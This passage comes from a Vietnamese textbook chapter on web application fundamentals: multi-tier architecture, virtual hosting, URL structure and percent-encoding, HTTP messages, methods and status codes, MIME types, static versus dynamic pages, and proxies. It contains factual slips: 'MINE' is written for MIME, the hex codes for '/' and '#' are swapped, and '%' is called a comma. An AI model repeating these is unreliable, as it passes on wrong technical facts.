
được gọi bằng một tên chung là trình phục vụ web. Ví dụ, Apache không chỉ có httpd (phục vụ web) mà còn có mod_php, mod_python, mod_perl, ... để phục vụ ứng dụng.

1.5. HỆ QUẢN TRỊ CƠ SỞ DỮ LIỆU

Một thành phần nữa không thể thiếu trong các ứng dụng web ngày nay là cơ sở dữ liệu (CSDL) cho lưu trữ bền vững. Hầu hết các hệ quản trị CSDL phổ biến hiện nay như MariaDB/MySQL, PostgreSQL, MS SQL, Oracle, hay JavaDB đều có thể sử dụng cho ứng dụng web. Trình phục vụ ứng dụng cung cấp các giao diện (interface) cho phép ứng dụng web kết nối đến các CSDL khác nhau và thao tác dữ liệu. Hệ quản trị CSDL thường được cài đặt trên máy tính trong cùng mạng cục bộ (LAN) với máy tính chạy trình phục vụ web nhằm đảm bảo tốc độ truy xuất dữ liệu. Hệ quản trị CSDL cũng thuộc về bên phục vụ.

1.6. KHUNG NHÌN CHUNG

Đến lúc này, tất cả các thành phần liên quan ứng dụng web đều đã được giới thiệu. Nhằm cung cấp bức tranh toàn cảnh về ứng dụng web, một khung nhìn chung cho tất cả các thành phần được vẽ ra như Hình 1.1. Khung nhìn ấy phản ánh đầy đủ các thành phần cũng như tương tác giữa các thành phần.

Hình 1.1. Kiến trúc ứng dụng web.

Ứng dụng web được xây dựng theo **kiến trúc đa tầng** (multitier hoặc n-tier architecture), trong đó mỗi tầng thực hiện một số chức năng riêng, cung cấp dịch vụ cho tầng liền trên, và sử dụng dịch vụ được cung cấp bởi tầng liền dưới. Kiến trúc đa tầng được áp dụng cho ứng dụng web thường bao gồm ba tầng (three-

tier): trình diễn, logic nghiệp vụ và truy cập dữ liệu. **Tầng trình diễn** (presentation) bao gồm trình khách, có nhiệm vụ chính là trình diễn kết quả và tương tác với người dùng. **Tầng logic nghiệp vụ** (business logic) bao gồm trình phục vụ web và ứng dụng web, có nhiệm vụ giải quyết bài toán, nhận yêu cầu giải quyết từ tầng trình diễn và trả kết quả cho tầng trình diễn. **Tầng truy cập dữ liệu** (data access) thường bao gồm hệ quản trị CSDL, có nhiệm vụ lưu trữ và thao tác dữ liệu, nhận yêu cầu thao tác dữ liệu từ tầng logic nghiệp vụ và trả dữ liệu cho tầng logic nghiệp vụ.

Yêu cầu xử lý thường phát sinh từ tầng trình diễn và do người dùng đưa ra. Trong khi xử lý yêu cầu này, tầng trình diễn gọi đến tầng logic nghiệp vụ. Tiếp đó, tầng logic nghiệp vụ gọi đến tầng truy cập dữ liệu. Tầng truy cập dữ liệu xử lý xong thì tầng logic nghiệp vụ mới có dữ liệu và xử lý tiếp. Tầng logic nghiệp vụ xử lý xong thì tầng trình diễn mới có kết quả và trình diễn cho người dùng. Quá trình phát sinh và kết thúc của các yêu cầu xử lý trên các tầng, như vừa mô tả, có hình ảnh của một ngăn xếp (stack). Do vậy, kiến trúc đa tầng cho ứng dụng web còn được gọi là **ngăn xếp web** (web stack). Các tầng trình diễn, logic nghiệp vụ và truy cập dữ liệu là những phần tử trong ngăn xếp ấy.

1.7. ĐỊNH DANH ỨNG DỤNG WEB

Một trình phục vụ web có thể lưu trữ (**hosting**) nhiều ứng dụng web. Do vậy, các ứng dụng web cần được gán định danh để phân biệt ứng dụng này với ứng dụng khác. Một ứng dụng web cần có ít nhất một định danh, nhưng có thể có nhiều định danh. Ngược lại, một định danh chỉ được gán cho duy nhất một ứng dụng. Các trình phục vụ web ngày nay thường sử dụng kết hợp lược đồ (scheme, là http hoặc https), địa chỉ IP, số hiệu cổng (TCP port) và tên máy (hostname) chạy trình phục vụ web để làm định danh cho ứng dụng web. Việc gán định danh cho ứng dụng web, theo đó, còn được gọi là **buộc** (binding) lược đồ, địa chỉ IP, số hiệu cổng và tên miền cho ứng dụng. Lý do sử dụng phương thức định danh này có liên quan đến giao thức HTTP. HTTP sử dụng TCP ở tầng giao vận, có thể qua tầng trung gian TLS (lược đồ https). Gói TCP được gửi từ trình khách đến trình phục vụ web có các trường thông tin về địa chỉ IP và số hiệu cổng đích của máy phục vụ. Tài (payload) của nó là yêu cầu HTTP có chứa thông tin về tên của máy phục vụ. Do vậy, căn cứ vào gói tin nhận được, trình phục vụ web có thể nhận biết được yêu cầu trong gói tin đó dành cho ứng dụng nào và chuyển yêu cầu đến đúng ứng dụng đó.

Có thể buộc nhiều tổ hợp bất kỳ của lược đồ, địa chỉ IP, số hiệu cổng, và tên máy cho một ứng dụng. Tuy nhiên, trong thực hành, ba cách thức thường được thực hiện là buộc theo IP (IP-based), theo cổng (port-based) hoặc theo tên (name-based). Buộc theo IP sử dụng địa chỉ IP làm định danh, không phân biệt số hiệu cổng và tên máy. Máy chạy trình phục vụ web phải có nhiều giao diện mạng mới

thực hiện được cách thức buộc này. Buộc theo cổng sử dụng số hiệu cổng làm định danh, không phân biệt địa chỉ IP và tên máy. Buộc theo tên sử dụng tên máy làm định danh. Buộc theo tên được ưa chuộng hơn do người dùng chỉ cần nhớ tên miền để truy cập ứng dụng.

Thiết lập định danh cho ứng dụng web bằng cách thức buộc như mô tả ở trên còn được gọi với tên khác là **lưu trữ ảo** (virtual hosting) vì với việc thay đổi địa chỉ IP, số hiệu cổng hay tên miền, người dùng nhìn thấy các ứng dụng web có vẻ như được phục vụ từ các máy hay các trình phục vụ khác nhau, nhưng thực tế chúng có thể được phục vụ bởi cùng một trình phục vụ.

1.8. ĐỊNH VỊ TÀI NGUYÊN WEB

Tiếp theo ứng dụng web, từng tài nguyên web cũng cần được định danh. Hơn nữa, địa chỉ và cách thức truy cập tài nguyên web cũng cần được xác định. **URL²** (Uniform Resource Locator hay Định vị tài nguyên đồng nhất) được sử dụng để xác định địa chỉ và cách thức truy cập tài nguyên, không chỉ web, trên Internet. Các tài nguyên được truy cập thông qua URL của chúng. URL có cấu trúc như sau:

scheme://host[:port][/path][?query-string][#bookmark]

Sáu thành phần có thể có trong URL lần lượt là lược đồ (scheme), địa chỉ máy (host), số hiệu cổng (port), đường dẫn (path), chuỗi truy vấn (query-string), và điểm đánh dấu (bookmark), trong đó các thành phần bắt buộc là lược đồ và địa chỉ máy. Lược đồ cho biết cách thức truy cập tài nguyên. Đối với tài nguyên web, hai lược đồ có thể áp dụng là http và https. Nếu lược đồ http được sử dụng, giao tiếp HTTP sẽ được thực hiện trực tiếp trên kết nối TCP. Nếu lược đồ https được sử dụng, giao tiếp HTTP được đào hầm (tunneled) trong giao thức bảo mật TLS (Transport Layer Security), TLS sử dụng kết nối TCP. Địa chỉ máy được xác định bằng tên miền hoặc địa chỉ IP của máy chạy trình phục vụ web. Số hiệu cổng là cổng đã được buộc cho ứng dụng. **Cổng chuẩn mặc định** cho ứng dụng web là 80 với lược đồ http và 443 với lược đồ https. Nếu cổng chuẩn mặc định được sử dụng, thành phần số hiệu cổng có thể vắng mặt. Trong trường hợp không sử dụng cổng chuẩn mặc định, số hiệu cổng là thành phần bắt buộc. Đường dẫn là xâu ký tự dùng để nhận diện tài nguyên bên trong ứng dụng. Nếu không có đường dẫn, **tài nguyên mặc định** (default document) của ứng dụng web sẽ được chỉ định. Đường dẫn bắt đầu bằng dấu chéo trái (/) và bao gồm các xâu con được phân cách bởi dấu chéo trái. Lưu ý, đường dẫn không nhất thiết phải là đường dẫn vật lý, tức đường dẫn của tệp tài nguyên được lưu trên máy phục vụ. Đường dẫn có thể là một bí danh (alias) và sẽ được trình phục vụ web ánh xạ đến một tài nguyên vật lý cụ thể. Chuỗi truy vấn được phân cách với các thành phần phía trước bằng dấu

² URL là một dạng của URI (Uniform Resource Identifier).

chấm hỏi (?), bao gồm các cặp *tham_số=gia_trí* được phân cách với nhau bởi ký tự '&'. Chuỗi truy vấn cung cấp dữ liệu của người dùng (user input) cho ứng dụng web. Tùy theo chuỗi truy vấn, một tài nguyên web có thể trả về những nội dung khác nhau. Cuối cùng, điểm đánh dấu, được phân cách với các thành phần phía trước bằng dấu thăng (#), là định danh của một phần tử trong trang web. Trình duyệt sẽ điều chỉnh vị trí thanh cuộn để người dùng có thể nhìn thấy phần tử có định danh là điểm đánh dấu.

URL chỉ được bao gồm các ký tự ASCII in được, tức có mã từ 0x20 đến 0x7e. Hơn nữa, một số ký tự, ví dụ '/' và '#', được dành riêng (reserved) vì chúng có nghĩa đặc biệt trong URL. Tuy nhiên, giá trị của các tham số được người dùng nhập vào URL có thể chứa các ký tự bất kỳ. Do vậy, mỗi ký tự không được phép phải được biểu diễn hay thay thế bằng một chuỗi các ký tự được phép. Trình duyệt sẽ tự động làm điều này trước khi gửi yêu cầu HTTP. Trình phục vụ sẽ thực hiện phép thay thế ngược lại để khôi phục giá trị của tham số. Việc biểu diễn một ký tự bất kỳ bằng một chuỗi các ký tự được phép trong URL được gọi là **biểu diễn mã URL** (URL encoding). Theo cách biểu diễn này, mỗi ký tự thuộc bảng mã ASCII được biểu diễn bằng mã hexa của nó với hai chữ số và dấu phẩy (%) ở phía trước. Ví dụ, các ký tự '/' và '#', có mã tương ứng là 0x23 và 0x2f, được biểu diễn mã URL là %23 và %2f, tương ứng. Dấu phẩy (%) được viết đầu các mã hexa trong các biểu diễn. Do vậy, biểu diễn mã URL còn được gọi là **biểu diễn mã phần trăm** (percent-encoding). Để URL hợp lệ, tất cả các ký tự dành riêng (theo RFC 3986, bao gồm *'();:@&=+\$,/?#[[]]) phải được biểu diễn mã phần trăm. Các ký tự không dành riêng được khuyến cáo giữ nguyên. Các ký tự ngoài bảng mã ASCII, nếu xuất hiện trong URL, được chuyển đổi thành dãy bytes, mỗi byte được biểu diễn bằng một mã phần trăm. Ký tự '%', nếu nằm trong URL với nghĩa gốc của nó, cũng phải được biểu diễn bằng mã phần trăm, tức %25.

URL có chuỗi truy vấn hoặc đường dẫn vật lý đến tài nguyên được gọi là **URL phi ngữ nghĩa** (non-semantic URL). Nhược điểm của URL phi ngữ nghĩa là mang đậm chi tiết cài đặt, ít có ngữ nghĩa và không thân thiện với người dùng cũng như không thân thiện với các máy tìm kiếm web (search engine). Tính khả dụng và khả truy cập của nó, do vậy, bị hạn chế. URL phi ngữ nghĩa ngày càng ít được sử dụng. Ngược lại, **URL ngữ nghĩa** (semantic URL) ngày càng được sử dụng rộng rãi. URL ngữ nghĩa che đi các chi tiết cài đặt, mặt khác cung cấp cấu trúc khái niệm (conceptual structure) của ứng dụng, thân thiện với cả người dùng và máy tìm kiếm. Với URL ngữ nghĩa, chuỗi truy vấn không còn được sử dụng. Thay vào đó, giá trị của các tham số được nhập vào đường dẫn, làm cho URL trở nên ngắn gọn và sáng sủa (clean). Sự tương phản giữa URL ngữ nghĩa và phi ngữ nghĩa có thể được quan sát qua một vài ví dụ sau.

URL phi ngữ nghĩa

<http://example.com/index.php?page=marketing>

<http://example.com/services.py?cat=legal>

URL ngữ nghĩa

<http://example.com/marketing>

<http://example.com/services/legal>

Các kỹ thuật **viết lại** (rewrite) và **định tuyến URL** (URL routing) được sử dụng để tạo URL ngữ nghĩa. Các kỹ thuật này sẽ được trình bày trong Chương 9.

1.9. HTTP

HTTP là một giao thức truyền thông quan trọng được sử dụng để truy cập World Wide Web và được tất cả các ứng dụng web ngày nay sử dụng. Giao thức này sử dụng mô hình dựa trên thông điệp (message-based model) trong đó trình khách web gửi một thông điệp yêu cầu HTTP (HTTP request) và trình phục vụ web trả lại một thông điệp đáp ứng HTTP (HTTP response). HTTP hoàn toàn phi kết nối (connectionless) mặc dù nó sử dụng giao thức hướng kết nối, có trạng thái (connection-oriented, stateful) TCP ở tầng giao vận. Phiên bản HTTP được sử dụng phổ biến hiện nay là HTTP/1.1. Trước HTTP/1.1 có các phiên bản HTTP/1.0 và HTTP/0.9. Sau HTTP/1.1 có HTTP/2 mới được công bố năm 2015.

1.9.1. Yêu cầu HTTP

Mỗi yêu cầu HTTP bao gồm một dòng yêu cầu (request line), một hoặc nhiều tiêu đề (headers), mỗi tiêu đề nằm trên một dòng. Hết các tiêu đề là một dòng trắng, và có thể một thân (body). Ví dụ một yêu cầu HTTP như sau:

```
GET /auth/488/Details.php?uid=129 HTTP/1.1
Accept: application/x-ms-application, image/jpeg, */*
Referer: http://uet.vnu.edu.vn/auth/488/Home.php
Accept-Language: en
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1)
Accept-Encoding: gzip, deflate
Host: uet.vnu.edu.vn
Connection: Keep-Alive
Cookie: SessionId=5BFH0C71F3FD4945635CDB6682E549176
```

Dòng yêu cầu phải là dòng đầu tiên của yêu cầu HTTP và bao gồm ba thành phần được phân cách bởi dấu cách lần lượt là động từ (verb) chỉ phương thức HTTP, URL của tài nguyên được yêu cầu, phiên bản HTTP được sử dụng. Các phương thức HTTP cùng các tiêu đề sẽ được trình bày trong các mục nhỏ phía sau. Lưu ý, dòng trắng sau các tiêu đề là dòng bắt buộc.

1.9.2. Đáp ứng HTTP

Đáp ứng HTTP bao gồm một dòng trạng thái (status line), một hoặc nhiều tiêu đề, mỗi tiêu đề nằm trên một dòng, theo sau là một dòng trắng, và một thân. Ví dụ một đáp ứng HTTP như sau:

```
HTTP/1.1 200 OK
Date: Tue, 19 Apr 2011 09:23:32 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Set-Cookie: tracking=tI8rk7joMx44S2Uu85nSWc
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
Pragma: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 1067
```

```
<!DOCTYPE html><html><head><title>Your details</title>
```

```
...
```

Dòng trạng thái phải là dòng đầu tiên của đáp ứng HTTP và bao gồm ba thành phần được phân cách bởi dấu trắng lần lượt là phiên bản HTTP được sử dụng, mã trạng thái, và diễn giải mã trạng thái. Các mã trạng thái sẽ được trình bày trong các mục nhỏ phía sau. Thân của đáp ứng HTTP chứa nội dung được trả về cho trình khách. Lưu ý, dòng trắng sau các tiêu đề cũng là dòng bắt buộc.

1.9.3. Phương thức HTTP

Phương thức HTTP (HTTP method), còn được gọi là động từ (verb), được ghi trong yêu cầu HTTP nhằm xác định cách thức xử lý yêu cầu này tại trình phục vụ. GET và POST là hai phương thức được sử dụng thường xuyên hơn cả. Phương thức GET được thiết kế để trình khách nhận tài nguyên từ trình phục vụ. Khi người sử dụng nhập một URL trên thanh địa chỉ của trình duyệt và nhấn Enter, hay kích chuột vào một liên kết trong trang web, trình duyệt sẽ gửi một yêu cầu HTTP theo phương thức GET cho trình phục vụ. Yêu cầu HTTP theo phương thức GET không có phần thân. Tuy nhiên, có thể sử dụng chuỗi truy vấn trong URL để gửi tham số đến tài nguyên được yêu cầu. Tài nguyên được yêu cầu có thể căn cứ vào giá trị của các tham số để trả về những nội dung khác nhau cho trình khách. Vì độ dài của URL bị giới hạn, độ dài của chuỗi truy vấn cũng bị giới hạn theo, tức số lượng tham số và dung lượng của giá trị tham số bị giới hạn.

Ngược lại với GET, phương thức POST được thiết kế để trình khách gửi dữ liệu cho trình phục vụ và đề nghị trình phục vụ chấp nhận dữ liệu đó. Với phương thức này, các tham số và giá trị của chúng được đặt trong thân của yêu cầu HTTP. Tất nhiên, vẫn có thể đặt chuỗi truy vấn, tức tham số và giá trị, vào URL. Phương thức POST được sử dụng khi cần upload tệp hay gửi dữ liệu của người dùng với dung lượng lớn. Một khuyến cáo được đưa ra là sử dụng phương thức GET với những yêu cầu không làm thay đổi trạng thái bên phục vụ (ví dụ, tra cứu điểm thi

của một sinh viên) và sử dụng phương thức POST nếu yêu cầu làm thay đổi trạng thái bên phục vụ (ví dụ, chỉnh sửa điểm thi của một sinh viên).

Ngoài hai phương thức GET và POST, giao thức HTTP hỗ trợ các phương thức khác cho những mục đích cụ thể. Phương thức HEAD có chức năng giống như GET, ngoại trừ đáp ứng HTTP trả về chỉ có các tiêu đề mà không có thân. HEAD có thể được sử dụng để kiểm tra liệu một tài nguyên có tồn tại hay không. Cũng có thể sử dụng HEAD để biết thời điểm cập nhật cuối của tài nguyên, từ đó biết được tài nguyên có được cập nhật so với bản lưu đệm (cached) ở trình duyệt hay không. Nếu có, trình duyệt mới cần gửi yêu cầu GET để lấy bản cập nhật về. Ngược lại, trình duyệt có thể dùng ngay bản lưu trong đệm. Phương thức TRACE được thiết kế cho mục đích chẩn đoán, lần vết. Với TRACE, thân của đáp ứng HTTP chứa nguyên vẹn nội dung yêu cầu HTTP mà nó đã nhận. Điều đó có thể được sử dụng để phát hiện liệu yêu cầu HTTP có bị thay đổi trên đường truyền đến bên phục vụ hay không. Phương thức OPTIONS được sử dụng để hỏi các phương thức HTTP được trình phục vụ hỗ trợ cho một tài nguyên cụ thể. Trình phục vụ sẽ trả về đáp ứng HTTP có tiêu đề Allow liệt kê các phương thức mà nó hỗ trợ. Phương thức PUT được sử dụng để upload tệp lên trình phục vụ. Nếu PUT được hỗ trợ, trình khách có thể upload tệp bất kỳ, có thể là tệp kịch bản chương trình. Do vậy, vì lý do an ninh, PUT nên hạn chế được sử dụng.

1.9.4. Tiêu đề HTTP

HTTP hỗ trợ một số lượng lớn các tiêu đề. Một số tiêu đề có thể được sử dụng cho cả yêu cầu và đáp ứng HTTP. Các tiêu đề còn lại hoặc chỉ áp dụng cho yêu cầu hoặc chỉ áp dụng cho đáp ứng.

Một số tiêu đề chung:

Content-Encoding – cho biết nội dung trong thân của thông điệp được biểu diễn mã như thế nào.

Content-Type – cho biết kiểu MINE của nội dung chứa trong thân của thông điệp (xem thêm Mục 1.10).

Một số tiêu đề cho yêu cầu:

Cookie – để trình cookies.

Host – xác định tên máy trong URL đang được yêu cầu.

Referer – cho biết URL đã chuyển đến yêu cầu hiện tại.

User-Agent – cung cấp thông tin về trình duyệt.

Một số tiêu đề cho đáp ứng:

Access-Control-Allow-Origin – cho biết có thể truy cập tài nguyên từ miền khác hay không.

Expires – cho biết trình duyệt có thể lưu đệm thân đáp ứng đến khi nào.

Server – cung cấp thông tin về trình phục vụ web.

Set-Cookie – yêu cầu trình duyệt lưu cookies và gửi lại cookies trong các yêu cầu sau.

1.9.5. Mã trạng thái

Mỗi đáp ứng HTTP phải mang một mã trạng thái trong dòng đầu tiên, cho biết kết quả xử lý yêu cầu. Các mã trạng thái rơi vào năm nhóm như sau:

1xx – Cung cấp thông tin.

2xx – Yêu cầu thành công.

3xx – Trình khách được chuyển hướng sang một tài nguyên khác.

4xx – Yêu cầu có lỗi.

5xx – Trình phục vụ có lỗi và không thể đáp ứng yêu cầu.

Có nhiều mã trạng thái khác nhau, rất nhiều trong số đó chỉ được dùng trong những tình huống cụ thể. Dưới đây là những mã trạng thái hay gặp nhất:

200 - *OK* – Yêu cầu thành công và thân của đáp ứng chứa kết quả xử lý.

301 - *Moved Permanently* – Chuyển hướng vĩnh viễn trình duyệt đến URL mới được chỉ định trong tiêu đề *Location* của đáp ứng.

400 - *Bad Request* – Yêu cầu không hợp lệ, chẳng hạn không đúng cấu trúc.

401 - *Unauthorized* – Trình phục vụ yêu cầu xác thực HTTP trước.

403 - *Forbidden* – Không được truy cập đến tài nguyên được yêu cầu.

404 - *Not Found* – Không tìm thấy tài nguyên.

500 - *Internal Server Error* – Trình phục vụ gặp lỗi khi xử lý yêu cầu.

503 - *Service Unavailable* – Trình phục vụ vẫn làm việc nhưng ứng dụng không sẵn sàng.

1.9.6. Kết nối liên tục và cơ chế dẫn ống

HTTP sử dụng giao thức giao vận TCP để truyền tải yêu cầu và đáp ứng của nó. Nếu mỗi kết nối TCP chỉ được sử dụng để gửi và nhận một yêu cầu và đáp ứng tương ứng thì thời gian đáp ứng cho nhiều yêu cầu sẽ rất lớn do phải nhiều lần mở và đóng các kết nối TCP. Giải pháp cho vấn đề này là sử dụng lại một kết nối TCP đã mở để gửi và nhận nhiều yêu cầu/dập ứng tiếp theo trước khi đóng kết nối TCP lại. Việc sử dụng một kết nối TCP để gửi, nhận nhiều yêu cầu và đáp ứng HTTP như vậy được gọi là **kết nối HTTP liên tục** (HTTP persistent connection). Tất cả trình duyệt hiện đại sử dụng kết nối liên tục. Một vấn đề trong

sử dụng kết nối liên tục là các yêu cầu HTTP sẽ được gửi đồng bộ hay không đồng bộ trên kết nối đó. Gửi đồng bộ có nghĩa là trình duyệt sẽ phải đợi cho đến khi nhận được đáp ứng của yêu cầu trước thì mới được gửi yêu cầu tiếp theo. Ngược lại, gửi không đồng bộ nghĩa là trình duyệt có thể gửi liên tiếp nhiều yêu cầu mà không cần phải đợi đáp ứng của các yêu cầu trước đó. Trong truyền thông, gửi không đồng bộ còn được gọi là **dẫn ống** (pipelining). Rõ ràng, dẫn ống làm tăng hiệu suất truyền thông, do vậy tăng hiệu năng sử dụng. Tuy nhiên, ngược lại với kết nối liên tục, cơ chế dẫn ống hầu như không được các trình duyệt ngày nay hỗ trợ hoặc bị các trình duyệt vô hiệu hóa theo mặc định. Lý do đằng sau thực tế này là các nhà phát triển e ngại cơ chế dẫn ống chưa được hỗ trợ đầy đủ bởi các trình phục vụ cũng như các phần mềm trung gian khác.

1.10. KIỂU MINE

Ngoài HTML, JavaScript và CSS, ứng dụng web có thể cung cấp cho trình khách nội dung khác dưới dạng tài nguyên được tham chiếu. Ví dụ, ứng dụng web có thể trả về cho trình khách một bản PDF, một ảnh JPEG, một dòng âm thanh MP3 hay một đoạn mã Java bytecode. Căn cứ vào **kiểu nội dung** (content type), còn được gọi là **kiểu phương tiện** (media type) hay **kiểu MINE** (MINE type)³, trình duyệt sẽ lựa chọn ứng dụng xử lý phù hợp. Các ứng dụng xử lý có thể được tích hợp sẵn trong trình duyệt hoặc được gọi và chạy bên ngoài trình duyệt. Ví dụ, ứng dụng xem ảnh được tích hợp trong hầu hết các trình duyệt nhưng ứng dụng phát audio/video chỉ được tích hợp trong một số trình duyệt hiện đại; nếu nhận được một dòng audio/video mà trình duyệt không có ứng dụng phát phù hợp đã được tích hợp sẵn, trình duyệt buộc phải tải dòng dữ liệu đa phương tiện xuống rồi gọi một trình phát nào đó có trên máy tính thực hiện phát tệp audio/video đã được tải về. Một số kiểu MINE phổ biến và quan trọng đối với ứng dụng web là⁴ *text/html*, *text/javascript*, *text/css*, *image/gif*, *image/jpeg*, *image/png*, *audio/mp3*, *video/mp4*, *text/xml*, *application/json*, *text/plain*. Thông thường, các ứng dụng web phục vụ được hầu hết các kiểu nội dung. Tuy nhiên, trình phục vụ web có thể từ chối phục vụ một kiểu nội dung cụ thể nào đó. Đồng thời, trình phục vụ web cũng cung cấp khả năng cấu hình danh sách các kiểu nội dung mà nó phục vụ.

1.11. WEB TĨNH VÀ WEB ĐỘNG

Một trang web được gọi là tĩnh (static) nếu nội dung của nó không thay đổi, được trả về như nhau đối với tất cả yêu cầu. Nói cách khác, mọi trình khách ghé thăm trang web tĩnh, ở bất kỳ thời điểm nào, đều nhận được cùng một nội dung.

³ MINE (Multipurpose Internet Mail Extensions) là một chuẩn Internet.

⁴ Danh sách đầy đủ các kiểu MINE được IANA công bố tại <https://www.iana.org/assignments/media-types/media-types.xhtml>

Thông thường, trang web tĩnh được tạo thành từ một nguồn lưu trữ bền vững (tệp, CSDL) lưu sẵn mã nguồn HTML, JavaScript và CSS. Khi nhận được yêu cầu, ứng dụng web chỉ cần đọc nội dung từ nguồn lưu trữ bền vững và đưa nội dung vào thân của đáp ứng HTTP. Ngược lại, một trang web được gọi là động (dynamic) nếu nội dung của nó thay đổi theo từng yêu cầu. Với thời điểm yêu cầu khác nhau, tiêu đề hay tham số khác nhau trong các yêu cầu, một trang web động có thể trả về nội dung khác nhau. Khác với trang web tĩnh, trang web động tạo ra nội dung (mã nguồn HTML, JavaScript và CSS) khi có yêu cầu (on-demand). Trang web động thường được tạo thành bằng các kịch bản ở các ngôn ngữ lập trình đa năng như PHP, Perl, Python, Java, C#. Khi được yêu cầu, kịch bản được thông dịch và chạy để tạo ra nội dung HTML, JavaScript và CSS. Một ứng dụng web có thể bao gồm cả các trang web tĩnh và các trang web động.

Lưu ý, tính chất động hay tĩnh được dùng để chỉ nội dung được thay đổi hay không thay đổi giữa các lần đáp ứng khác nhau. Tính chất động hay tĩnh cũng có thể được hiểu là nội dung HTML, JavaScript và CSS được tạo ra theo yêu cầu (on-demand) hay được chuẩn bị trước (prepared).

Ưu điểm của trang web tĩnh là đơn giản và hiệu năng cao. Do nội dung có sẵn mà không cần xử lý để có nội dung, ứng dụng web có thể đáp ứng rất nhanh các yêu cầu gọi đến trang web tĩnh. Trình phục vụ web có thể nén sẵn các trang web tĩnh để tiết kiệm dung lượng, thời gian truyền dữ liệu. Các trình khách cũng dễ dàng lưu đệm các trang web tĩnh. Tất cả những điều đó góp phần làm tăng hiệu năng của trang web tĩnh. Tuy nhiên, hạn chế của trang web tĩnh là khó cung cấp các chức năng động và linh hoạt. Ngược lại, trang web động cung cấp khả năng tùy biến cao trong cung cấp nội dung và chức năng nhưng hạn chế về mặt hiệu năng, phức tạp trong tổ chức. Các ứng dụng web ngày nay biết tận dụng lợi thế của cả trang web tĩnh và trang web động bằng cách sử dụng các bộ tạo web tĩnh (Static site generator) để tạo ra các trang web tĩnh từ nội dung động.

1.12. WEB PROXY

Ngoài các thành phần đã được giới thiệu ở các mục trước, một thành phần khác có thể xuất hiện trong các hệ thống web là web proxy. Proxy là thành phần trung gian nằm giữa trình khách và trình phục vụ và được sử dụng với nhiều mục đích khác nhau.

Mục đích thứ nhất của việc sử dụng web proxy, xuất phát từ người sử dụng, là tăng tốc độ truy cập và giảm chi phí duyệt web. Với mục đích này, proxy được triển khai ngay trong mạng LAN của cơ quan, nơi có nhiều người cùng truy cập web. Proxy sẽ lưu đệm mọi trang web mà nó biết, bất kể trang web đó được phục vụ từ trình phục vụ nào. Mọi yêu cầu duyệt web xuất phát từ các máy trong cơ quan được chuyển đến proxy. Nếu proxy tìm thấy trang web được yêu cầu có trong đệm của nó, proxy sẽ trả về cho trình khách bản đệm được tìm thấy. Ngược

lại, proxy sẽ chuyển tiếp yêu cầu đến trình phục vụ, nhận đáp ứng, chuyển đáp ứng cho trình khách, và lưu đệm trang web vừa được kéo về. Các yêu cầu tiếp sau đến cùng trang web sẽ không cần phải chuyển đến trình phục vụ nữa. Như vậy, một mặt thời gian đáp ứng được tăng lên một cách rõ rệt, mặt khác bằng thông sử dụng Internet được tiết kiệm vì nhiều yêu cầu không cần được gửi ra Internet. Các proxy được sử dụng theo mục đích vừa mô tả được gọi là **forward proxy** vì nó thực hiện chuyển tiếp các yêu cầu khi cần thiết.

Mục đích thứ hai của việc sử dụng web proxy, xuất phát từ nhà cung cấp, là cân bằng tải, tăng tốc độ phục vụ và tăng độ an toàn khi phục vụ web. Với mục đích này, proxy được triển khai trước với các trình phục vụ web, thay mặt cho các trình phục vụ web tiếp nhận và đáp ứng mọi yêu cầu từ các trình khách. Proxy thực hiện cân bằng tải và lưu đệm các trang được phục vụ từ các trình phục vụ mà proxy thay mặt. Các trình phục vụ không được truy cập trực tiếp bởi trình khách nên giảm được các rủi ro tấn công vào lỗ hổng an ninh của trình phục vụ hay hệ điều hành chạy trình phục vụ. Tất nhiên, proxy không thể làm giảm rủi ro tấn công vào lỗ hổng an ninh của chính ứng dụng web. Các proxy được sử dụng theo mục đích thứ hai được gọi là **reverse proxy**.

1.13. LỊCH SỬ PHÁT TRIỂN WEB

Đầu thập niên 90, Tim Berners-Lee công tác tại phòng thí nghiệm khoa học CERN đã đề xuất hệ thống quản lý thông tin có thể chia sẻ tài nguyên thông qua mạng máy tính, được gọi là World Wide Web, với mục tiêu ban đầu để chia sẻ tài liệu và thông tin của nhóm nghiên cứu. Trong những ngày đầu, các trang web chỉ là tĩnh, được viết bằng HTML.

Với sự phát triển của nhu cầu sử dụng, xây dựng các trang web động có sự tương tác trở thành một yêu cầu. Giải pháp phổ biến là sử dụng ngôn ngữ lập trình để xây dựng ứng dụng web sinh ra nội dung web động. Giao tiếp giữa ứng dụng web với trình phục vụ web lúc đầu chỉ là CGI.

